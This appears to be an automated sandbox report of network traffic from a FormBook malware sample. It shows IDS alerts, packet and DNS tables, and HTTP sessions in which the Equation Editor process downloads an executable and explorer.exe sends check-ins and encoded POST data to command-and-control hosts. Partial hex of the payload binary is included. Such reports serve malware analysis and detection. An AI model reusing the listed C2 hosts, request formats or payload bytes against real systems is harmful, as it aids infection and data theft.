01/26/21-17:58:40.614273	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49169	80	192.168.2.22	45.64.104.167
01/26/21-17:58:40.614273	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49169	80	192.168.2.22	45.64.104.167
01/26/21-17:59:01.366572	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49171	34.102.136.180	192.168.2.22

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 26, 2021 17:57:28.628777981 CET	49167	80	192.168.2.22	91.235.129.146
Jan 26, 2021 17:57:28.676440954 CET	80	49167	91.235.129.146	192.168.2.22
Jan 26, 2021 17:57:28.676585913 CET	49167	80	192.168.2.22	91.235.129.146
Jan 26, 2021 17:57:28.676847935 CET	49167	80	192.168.2.22	91.235.129.146
Jan 26, 2021 17:57:28.724198103 CET	80	49167	91.235.129.146	192.168.2.22
Jan 26, 2021 17:57:28.724455118 CET	80	49167	91.235.129.146	192.168.2.22
Jan 26, 2021 17:57:28.724498034 CET	80	49167	91.235.129.146	192.168.2.22
Jan 26, 2021 17:57:28.724560022 CET	49167	80	192.168.2.22	91.235.129.146
Jan 26, 2021 17:57:28.724618912 CET	49167	80	192.168.2.22	91.235.129.146
Jan 26, 2021 17:57:28.725431919 CET	80	49167	91.235.129.146	192.168.2.22
Jan 26, 2021 17:57:28.725511074 CET	49167	80	192.168.2.22	91.235.129.146
Jan 26, 2021 17:57:28.726511955 CET	80	49167	91.235.129.146	192.168.2.22
Jan 26, 2021 17:57:28.726594925 CET	49167	80	192.168.2.22	91.235.129.146
Jan 26, 2021 17:57:28.727606058 CET	80	49167	91.235.129.146	192.168.2.22
Jan 26, 2021 17:57:28.727689028 CET	49167	80	192.168.2.22	91.235.129.146
Jan 26, 2021 17:57:28.728727102 CET	80	49167	91.235.129.146	192.168.2.22
Jan 26, 2021 17:57:28.728815079 CET	49167	80	192.168.2.22	91.235.129.146

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 26, 2021 17:57:28.729860067 CET	80	49167	91.235.129.146	192.168.2.22
Jan 26, 2021 17:57:28.729942083 CET	49167	80	192.168.2.22	91.235.129.146
Jan 26, 2021 17:57:28.730945110 CET	80	49167	91.235.129.146	192.168.2.22
Jan 26, 2021 17:57:28.731020927 CET	49167	80	192.168.2.22	91.235.129.146
Jan 26, 2021 17:57:28.732098103 CET	80	49167	91.235.129.146	192.168.2.22
Jan 26, 2021 17:57:28.732167006 CET	49167	80	192.168.2.22	91.235.129.146
Jan 26, 2021 17:57:28.733238935 CET	80	49167	91.235.129.146	192.168.2.22
Jan 26, 2021 17:57:28.733313084 CET	49167	80	192.168.2.22	91.235.129.146
Jan 26, 2021 17:57:28.745060921 CET	49167	80	192.168.2.22	91.235.129.146
Jan 26, 2021 17:57:28.771969080 CET	80	49167	91.235.129.146	192.168.2.22
Jan 26, 2021 17:57:28.772013903 CET	80	49167	91.235.129.146	192.168.2.22
Jan 26, 2021 17:57:28.772167921 CET	49167	80	192.168.2.22	91.235.129.146
Jan 26, 2021 17:57:28.772831917 CET	80	49167	91.235.129.146	192.168.2.22
Jan 26, 2021 17:57:28.772988081 CET	49167	80	192.168.2.22	91.235.129.146
Jan 26, 2021 17:57:28.773950100 CET	80	49167	91.235.129.146	192.168.2.22
Jan 26, 2021 17:57:28.774043083 CET	49167	80	192.168.2.22	91.235.129.146
Jan 26, 2021 17:57:28.775202990 CET	80	49167	91.235.129.146	192.168.2.22
Jan 26, 2021 17:57:28.775301933 CET	49167	80	192.168.2.22	91.235.129.146
Jan 26, 2021 17:57:28.776199102 CET	80	49167	91.235.129.146	192.168.2.22
Jan 26, 2021 17:57:28.776279926 CET	49167	80	192.168.2.22	91.235.129.146
Jan 26, 2021 17:57:28.777285099 CET	80	49167	91.235.129.146	192.168.2.22
Jan 26, 2021 17:57:28.777365923 CET	49167	80	192.168.2.22	91.235.129.146
Jan 26, 2021 17:57:28.778403997 CET	80	49167	91.235.129.146	192.168.2.22
Jan 26, 2021 17:57:28.778476000 CET	49167	80	192.168.2.22	91.235.129.146
Jan 26, 2021 17:57:28.779524088 CET	80	49167	91.235.129.146	192.168.2.22
Jan 26, 2021 17:57:28.779604912 CET	49167	80	192.168.2.22	91.235.129.146
Jan 26, 2021 17:57:28.780625105 CET	80	49167	91.235.129.146	192.168.2.22
Jan 26, 2021 17:57:28.780735970 CET	49167	80	192.168.2.22	91.235.129.146
Jan 26, 2021 17:57:28.781754017 CET	80	49167	91.235.129.146	192.168.2.22
Jan 26, 2021 17:57:28.781846046 CET	49167	80	192.168.2.22	91.235.129.146
Jan 26, 2021 17:57:28.782872915 CET	80	49167	91.235.129.146	192.168.2.22
Jan 26, 2021 17:57:28.782948017 CET	49167	80	192.168.2.22	91.235.129.146
Jan 26, 2021 17:57:28.783997059 CET	80	49167	91.235.129.146	192.168.2.22
Jan 26, 2021 17:57:28.784070015 CET	49167	80	192.168.2.22	91.235.129.146
Jan 26, 2021 17:57:28.785069942 CET	80	49167	91.235.129.146	192.168.2.22
Jan 26, 2021 17:57:28.785146952 CET	49167	80	192.168.2.22	91.235.129.146
Jan 26, 2021 17:57:28.786305904 CET	80	49167	91.235.129.146	192.168.2.22
Jan 26, 2021 17:57:28.786549091 CET	49167	80	192.168.2.22	91.235.129.146
Jan 26, 2021 17:57:28.787318945 CET	80	49167	91.235.129.146	192.168.2.22
Jan 26, 2021 17:57:28.787394047 CET	49167	80	192.168.2.22	91.235.129.146
Jan 26, 2021 17:57:28.788450003 CET	80	49167	91.235.129.146	192.168.2.22
Jan 26, 2021 17:57:28.788518906 CET	49167	80	192.168.2.22	91.235.129.146
Jan 26, 2021 17:57:28.789617062 CET	80	49167	91.235.129.146	192.168.2.22
Jan 26, 2021 17:57:28.789696932 CET	49167	80	192.168.2.22	91.235.129.146
Jan 26, 2021 17:57:28.790641069 CET	80	49167	91.235.129.146	192.168.2.22
Jan 26, 2021 17:57:28.790718079 CET	49167	80	192.168.2.22	91.235.129.146
Jan 26, 2021 17:57:28.791759014 CET	80	49167	91.235.129.146	192.168.2.22
Jan 26, 2021 17:57:28.791835070 CET	49167	80	192.168.2.22	91.235.129.146
Jan 26, 2021 17:57:28.819843054 CET	80	49167	91.235.129.146	192.168.2.22
Jan 26, 2021 17:57:28.819941998 CET	49167	80	192.168.2.22	91.235.129.146
Jan 26, 2021 17:57:28.819947004 CET	80	49167	91.235.129.146	192.168.2.22
Jan 26, 2021 17:57:28.820012093 CET	49167	80	192.168.2.22	91.235.129.146
Jan 26, 2021 17:57:28.820744991 CET	80	49167	91.235.129.146	192.168.2.22
Jan 26, 2021 17:57:28.820826054 CET	49167	80	192.168.2.22	91.235.129.146
Jan 26, 2021 17:57:28.821835041 CET	80	49167	91.235.129.146	192.168.2.22
Jan 26, 2021 17:57:28.821918011 CET	49167	80	192.168.2.22	91.235.129.146
Jan 26, 2021 17:57:28.822931051 CET	80	49167	91.235.129.146	192.168.2.22
Jan 26, 2021 17:57:28.822995901 CET	49167	80	192.168.2.22	91.235.129.146
Jan 26, 2021 17:57:28.824038029 CET	80	49167	91.235.129.146	192.168.2.22
Jan 26, 2021 17:57:28.824103117 CET	49167	80	192.168.2.22	91.235.129.146
Jan 26, 2021 17:57:28.825134993 CET	80	49167	91.235.129.146	192.168.2.22
Jan 26, 2021 17:57:28.825211048 CET	49167	80	192.168.2.22	91.235.129.146
Jan 26, 2021 17:57:28.826244116 CET	80	49167	91.235.129.146	192.168.2.22
Jan 26, 2021 17:57:28.826309919 CET	49167	80	192.168.2.22	91.235.129.146

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 26, 2021 17:57:28.827342987 CET	80	49167	91.235.129.146	192.168.2.22
Jan 26, 2021 17:57:28.827405930 CET	49167	80	192.168.2.22	91.235.129.146
Jan 26, 2021 17:57:28.828455925 CET	80	49167	91.235.129.146	192.168.2.22
Jan 26, 2021 17:57:28.828526020 CET	49167	80	192.168.2.22	91.235.129.146
Jan 26, 2021 17:57:28.829561949 CET	80	49167	91.235.129.146	192.168.2.22
Jan 26, 2021 17:57:28.829629898 CET	49167	80	192.168.2.22	91.235.129.146
Jan 26, 2021 17:57:28.830696106 CET	80	49167	91.235.129.146	192.168.2.22
Jan 26, 2021 17:57:28.830753088 CET	49167	80	192.168.2.22	91.235.129.146
Jan 26, 2021 17:57:28.831790924 CET	80	49167	91.235.129.146	192.168.2.22
Jan 26, 2021 17:57:28.831864119 CET	49167	80	192.168.2.22	91.235.129.146
Jan 26, 2021 17:57:28.832966089 CET	80	49167	91.235.129.146	192.168.2.22
Jan 26, 2021 17:57:28.833034992 CET	49167	80	192.168.2.22	91.235.129.146
Jan 26, 2021 17:57:28.834022045 CET	80	49167	91.235.129.146	192.168.2.22
Jan 26, 2021 17:57:28.834090948 CET	49167	80	192.168.2.22	91.235.129.146
Jan 26, 2021 17:57:28.835167885 CET	80	49167	91.235.129.146	192.168.2.22
Jan 26, 2021 17:57:28.835241079 CET	49167	80	192.168.2.22	91.235.129.146
Jan 26, 2021 17:57:28.836317062 CET	80	49167	91.235.129.146	192.168.2.22
Jan 26, 2021 17:57:28.836385012 CET	49167	80	192.168.2.22	91.235.129.146
Jan 26, 2021 17:57:28.837450981 CET	80	49167	91.235.129.146	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 26, 2021 17:57:30.734064102 CET	52197	53	192.168.2.22	8.8.8.8
Jan 26, 2021 17:57:30.782196999 CET	53	52197	8.8.8.8	192.168.2.22
Jan 26, 2021 17:57:30.795855999 CET	53099	53	192.168.2.22	8.8.8.8
Jan 26, 2021 17:57:30.843875885 CET	53	53099	8.8.8.8	192.168.2.22
Jan 26, 2021 17:58:40.379801989 CET	52838	53	192.168.2.22	8.8.8.8
Jan 26, 2021 17:58:40.443768024 CET	53	52838	8.8.8.8	192.168.2.22
Jan 26, 2021 17:59:01.123008013 CET	61200	53	192.168.2.22	8.8.8.8
Jan 26, 2021 17:59:01.183289051 CET	53	61200	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 26, 2021 17:57:30.734064102 CET	192.168.2.22	8.8.8.8	0x6848	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)
Jan 26, 2021 17:57:30.795855999 CET	192.168.2.22	8.8.8.8	0x26ae	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)
Jan 26, 2021 17:58:40.379801989 CET	192.168.2.22	8.8.8.8	0xa14d	Standard query (0)	www.clearkhelo.com	A (IP address)	IN (0x0001)
Jan 26, 2021 17:59:01.123008013 CET	192.168.2.22	8.8.8.8	0x2e78	Standard query (0)	www.worldwide-mt.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 26, 2021 17:57:30.782196999 CET	8.8.8.8	192.168.2.22	0x6848	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
Jan 26, 2021 17:57:30.782196999 CET	8.8.8.8	192.168.2.22	0x6848	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
Jan 26, 2021 17:57:30.782196999 CET	8.8.8.8	192.168.2.22	0x6848	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
Jan 26, 2021 17:57:30.782196999 CET	8.8.8.8	192.168.2.22	0x6848	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)
Jan 26, 2021 17:57:30.782196999 CET	8.8.8.8	192.168.2.22	0x6848	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
Jan 26, 2021 17:57:30.843875885 CET	8.8.8.8	192.168.2.22	0x26ae	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
Jan 26, 2021 17:57:30.843875885 CET	8.8.8.8	192.168.2.22	0x26ae	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 26, 2021 17:57:30.843875885 CET	8.8.8.8	192.168.2.22	0x26ae	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
Jan 26, 2021 17:57:30.843875885 CET	8.8.8.8	192.168.2.22	0x26ae	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
Jan 26, 2021 17:57:30.843875885 CET	8.8.8.8	192.168.2.22	0x26ae	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
Jan 26, 2021 17:58:40.443768024 CET	8.8.8.8	192.168.2.22	0xa14d	No error (0)	www.clearkhelo.com	clearkhelo.com		CNAME (Canonical name)	IN (0x0001)
Jan 26, 2021 17:58:40.443768024 CET	8.8.8.8	192.168.2.22	0xa14d	No error (0)	clearkhelo.com		45.64.104.167	A (IP address)	IN (0x0001)
Jan 26, 2021 17:59:01.183289051 CET	8.8.8.8	192.168.2.22	0x2e78	No error (0)	www.worldwide-mt.com	worldwide-mt.com		CNAME (Canonical name)	IN (0x0001)
Jan 26, 2021 17:59:01.183289051 CET	8.8.8.8	192.168.2.22	0x2e78	No error (0)	worldwide-mt.com		34.102.136.180	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 91.235.129.146
- www.clearkhelo.com
- www.worldwide-mt.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	91.235.129.146	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Jan 26, 2021 17:57:28.676847935 CET	0	OUT	GET /Dhdvyxwl.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 91.235.129.146 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 26, 2021 17:57:28.724455118 CET	1	IN	HTTP/1.1 200 OK Date: Tue, 26 Jan 2021 16:57:28 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 Last-Modified: Tue, 26 Jan 2021 06:41:44 GMT ETag: "9ae00-5b9c7f2a3ba00" Accept-Ranges: bytes Content-Length: 634368 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/octet-stream Data Raw: 4d 5a 50 00 02 00 00 00 04 00 0f 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 ba 10 00 0e 1f b4 09 cd 21 b8 01 4c cd 21 90 90 54 68 69 73 20 70 72 6f 67 72 61 6d 20 6d 75 73 74 20 62 65 20 72 75 6e 20 75 6e 64 65 72 20 57 69 6e 33 32 0d 0a 24 37 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 08 00 19 5e 42 2a 00 00 00 00 00 00 00 00 e0 00 8e 81 0b 01 02 19 00 0c 06 00 00 9e 03 00 00 00 00 00 a4 1a 06 00 00 10 00 00 00 20 06 00 00 00 40 00 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 00 0a 00 00 04 00 00 00 00 00 00 02 00 00 00 00 00 10 00 00 40 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 90 06 00 4a 22 00 00 00 50 07 00 00 ae 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e0 06 00 e8 6e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d0 06 00 18 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 43 4f 44 45 00 00 00 00 14 0b 06 00 00 10 00 00 00 0c 06 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 6 0 44 41 54 41 00 00 00 00 24 59 00 00 00 20 06 00 00 5a 00 00 00 10 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 42 53 53 00 00 00 00 00 41 0f 00 00 00 80 06 00 00 00 00 00 00 6a 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 2e 69 64 61 74 61 00 00 4a 22 00 00 00 90 06 00 00 24 00 00 00 6a 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 74 6c 73 00 00 00 00 40 00 00 00 00 c0 06 00 00 00 00 00 00 8e 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 2e 72 64 61 74 61 00 00 18 00 00 00 00 d0 06 00 00 02 00 00 00 8e 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 50 2e 72 65 6c 6f 63 00 00 e8 6e 00 00 00 e0 06 00 00 70 00 00 00 90 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 50 2e 72 73 72 63 00 00 00 00 ae 02 00 00 50 07 00 00 ae 02 00 00 00 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 50 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0a 00 00 00 00 00 00 ae 09 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 50 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZP@!L!This program must be run under Win32$7PEL^B* @@J"PnCODE `DATA$Y Z@BSSAj.idataJ"$j @.tls@.rdata@P.relocnp@P.rsrcP@P@P

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49169	45.64.104.167	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 26, 2021 17:58:40.614273071 CET	1276	OUT	GET /kzd/?GtxX7=dr20ipJ0iR&LPF4=8eW2WVsvRouSa6Xf3pbAiO1FGOIM9VRVJlThWXBFlsK1Ao6/KwWvckUSkb tm91X4z/Tb2Q==&sql=1 HTTP/1.1 Host: www.clearkhelo.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jan 26, 2021 17:58:40.770039082 CET	1277	IN	HTTP/1.1 404 Not Found Connection: close Cache-Control: private, no-cache, no-store, must-revalidate, max-age=0 Pragma: no-cache Content-Type: text/html Content-Length: 1237 Date: Tue, 26 Jan 2021 16:58:40 GMT Server: LiteSpeed Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 31 30 30 25 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 73 68 72 69 6e 6b 2d 74 6f 2d 66 69 74 3d 6e 6f 22 20 3e 0a 3c 74 69 74 6c 65 3e 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 0d 0a 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 20 23 34 34 34 3b 20 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 3a 20 6e 6f 72 6d 61 6c 20 31 34 70 78 2f 32 30 70 78 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 20 68 65 69 67 68 74 3a 31 30 30 25 3b 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 3b 22 3e 0a 3c 64 69 76 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 61 75 74 6f 3b 20 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 3b 20 22 3e 20 20 20 20 20 3c 64 69 76 20 73 74 79 6c 65 3d 22 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 20 77 69 64 74 68 3a 38 30 30 70 78 3b 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 2d 34 30 30 70 78 3b 20 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 3b 20 74 6f 70 3a 20 33 30 25 3b 20 6c 65 66 74 3a 35 30 25 3b 22 3e 0a 20 20 20 20 20 20 20 3c 68 31 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 3a 30 3b 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 35 30 70 78 3b 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 31 35 30 70 78 3b 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 3b 22 3e 34 30 34 3c 2f 68 31 3e 0a 3c 68 32 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 2d 74 6f 70 3a 32 30 70 78 3b 66 6f 6e 74 2d 73 69 7a 65 3a 20 33 30 70 78 3b 22 3e 4e 6f 74 20 46 6f 75 6e 64 0d 0a 3c 2f 68 32 3e 0a 3c 70 3e 54 68 65 20 72 65 73 6f 75 72 63 65 20 72 65 71 75 65 73 74 65 64 20 63 6f 75 6c 64 20 6e 6f 74 20 62 65 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 21 3c 2f 70 3e 0a 3c 2f 64 69 76 3e 3c 2f 64 69 76 3e 3c 64 69 76 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 23 66 30 66 30 66 30 3b 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 32 70 78 3b 6d 61 72 67 69 6e 3a 61 75 74 6f 3b 70 61 64 64 69 6e 67 3a 30 70 78 20 33 30 70 78 20 30 70 78 20 33 30 70 78 3b 70 6f 73 69 74 69 6f 6e 3a 72 65 6c 61 74 69 76 65 3b 63 6c 65 61 72 3a 62 6f 74 68 3b 68 65 69 67 68 74 3a 31 30 30 70 78 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 2d 31 30 31 70 78 3b 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 23 34 37 34 37 34 37 3b 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 70 78 20 73 6f 6c 69 64 20 72 67 62 61 28 30 2c 30 2c 30 2c 30 2e 31 35 29 3b 62 6f 78 2d 73 68 61 64 6f 77 3a 20 30 20 31 70 78 20 30 20 72 67 62 61 28 32 35 35 2c 20 32 35 35 2c 20 32 35 35 2c 20 30 2e 33 29 20 69 6e 73 65 74 3b 22 3e 0a 3c 62 72 3e 50 72 6f 75 64 6c 79 20 70 6f 77 65 72 65 64 20 62 79 20 20 3c 61 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 23 66 66 66 3b 22 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 6c 69 74 65 73 70 65 65 64 74 65 63 68 2e 63 6f 6d 2f 65 72 72 6f 72 2d 70 61 67 65 22 3e 4c 69 74 65 53 70 65 65 64 20 57 65 62 20 53 65 72 76 65 72 3c 2f 61 3e 3c 70 3e 50 6c 65 61 73 65 20 62 65 20 61 64 76 69 73 65 64 20 74 68 61 74 20 4c 69 74 65 53 70 Data Ascii: <!DOCTYPE html><html style="height:100%"><head><meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" ><title> 404 Not Found</title></head><body style="color: #444; margin:0;font: normal 14px/20px Arial, Helvetica, sans-serif; height:100%; background-color: #fff;"> <h1 style ="margin:0; font-size:150px; line-height:150px; font-weight:bold;">404 Not Found The resource requested could not be found on this server! Proudly powered by LiteSpeed Web Server Please be advised that LiteSp

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49170	45.64.104.167	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 26, 2021 17:58:42.991988897 CET	1281	OUT	POST /kzd/ HTTP/1.1 Host: www.clearkhelo.com Connection: close Content-Length: 268762 Cache-Control: no-cache Origin: http://www.clearkhelo.com User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.clearkhelo.com/kzd/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 4c 50 46 34 3d 30 38 61 4d 49 31 6b 4d 55 73 47 46 49 72 71 63 74 4d 32 62 36 72 59 6b 4b 65 70 62 39 68 4d 55 56 41 6d 69 57 6c 74 4a 71 64 4c 32 51 37 4b 39 42 31 61 50 45 33 35 7a 37 50 42 63 36 30 76 57 77 63 62 73 74 65 49 48 64 48 70 6c 70 58 37 52 51 63 38 77 63 4f 70 42 4e 55 30 6c 41 37 6f 75 76 47 61 45 55 70 68 70 67 5a 30 42 57 45 4d 35 33 51 50 6d 74 73 32 74 39 5a 71 2d 7e 45 44 68 69 52 4c 47 65 51 30 5f 54 39 49 30 4b 58 65 46 28 43 33 48 43 30 74 37 32 6b 69 59 46 49 51 57 35 44 4d 42 57 77 32 50 62 31 47 49 48 53 4c 42 47 50 6c 73 58 59 64 6d 5a 78 72 72 49 46 28 51 74 4f 75 4c 61 6c 71 34 58 67 77 50 6a 34 42 31 66 62 57 36 4b 35 42 39 59 78 75 56 57 55 51 61 74 4a 46 30 37 58 37 47 66 72 28 50 39 4c 4f 7a 51 4b 44 34 56 6d 37 57 7e 75 48 77 75 57 57 67 6a 7a 4a 61 65 49 6c 48 59 4e 44 4a 58 50 28 37 56 6a 41 78 41 69 4c 75 38 45 4d 53 7a 75 70 56 64 78 66 61 4b 4c 74 6b 4e 72 57 2d 6b 4a 49 58 45 56 62 4e 42 5a 6c 73 6d 46 63 5a 4c 62 39 39 49 45 65 55 4f 45 6d 43 4f 51 57 52 4f 65 33 30 76 4a 71 74 66 63 41 6c 73 4c 4c 48 57 30 4e 34 6b 32 6c 55 65 6d 54 45 45 30 66 6f 37 77 51 54 4d 73 77 66 34 4f 56 69 4a 41 56 52 79 74 63 6a 4a 35 54 38 78 70 4b 35 43 39 4f 31 7e 7a 70 47 46 50 51 37 49 6f 68 56 52 71 4b 43 4e 2d 52 6a 5a 77 78 4c 75 4f 5a 68 49 4d 43 50 4e 6f 73 71 79 6c 4e 32 62 46 37 38 77 74 54 35 59 55 61 74 77 78 32 6a 74 54 35 32 62 57 6c 6f 67 56 36 38 66 69 64 46 77 31 52 68 65 6d 45 79 56 41 52 30 66 42 45 75 45 38 64 52 6d 39 64 54 47 35 50 73 51 67 77 66 6d 6b 6e 66 57 54 51 30 45 75 66 70 53 4a 4a 39 73 30 74 61 5a 70 44 6a 32 79 6f 57 34 6a 4f 58 34 57 6d 42 42 49 47 4c 70 6e 56 51 6a 62 4f 4e 57 51 32 2d 4e 74 42 58 4d 77 5a 47 6c 47 56 4d 79 78 30 62 58 66 7a 7a 41 71 47 43 73 39 54 63 4e 39 56 4a 50 48 42 50 38 31 65 69 57 5a 31 76 4e 4c 57 6c 37 4f 74 73 72 52 67 35 4a 6b 69 72 63 4e 68 51 62 51 75 71 42 62 30 5f 69 54 68 32 36 7a 6f 37 72 31 62 6c 47 41 28 46 6e 34 6b 33 4e 51 67 49 46 35 6a 63 4a 56 45 61 46 78 71 31 68 72 42 6c 71 71 4e 71 6b 5a 63 34 5a 32 45 44 48 61 4b 74 73 4e 69 78 71 4c 76 58 30 6f 4f 59 49 69 45 53 69 41 50 59 4b 52 37 53 6d 37 52 66 70 4a 64 72 32 41 72 66 6f 44 4a 44 43 72 30 30 70 76 73 55 6b 4d 6d 38 36 38 59 41 55 47 51 73 57 65 47 70 7e 77 67 76 4b 6d 53 74 47 46 6d 45 38 6a 72 44 50 4d 41 74 74 39 34 67 72 65 31 64 57 30 34 50 30 78 54 4e 32 50 66 66 6c 34 62 78 6f 4f 52 5a 74 6a 6f 38 6f 66 72 7a 67 59 6b 74 54 50 70 42 65 75 76 76 58 55 52 52 53 5a 77 2d 54 58 6e 4b 49 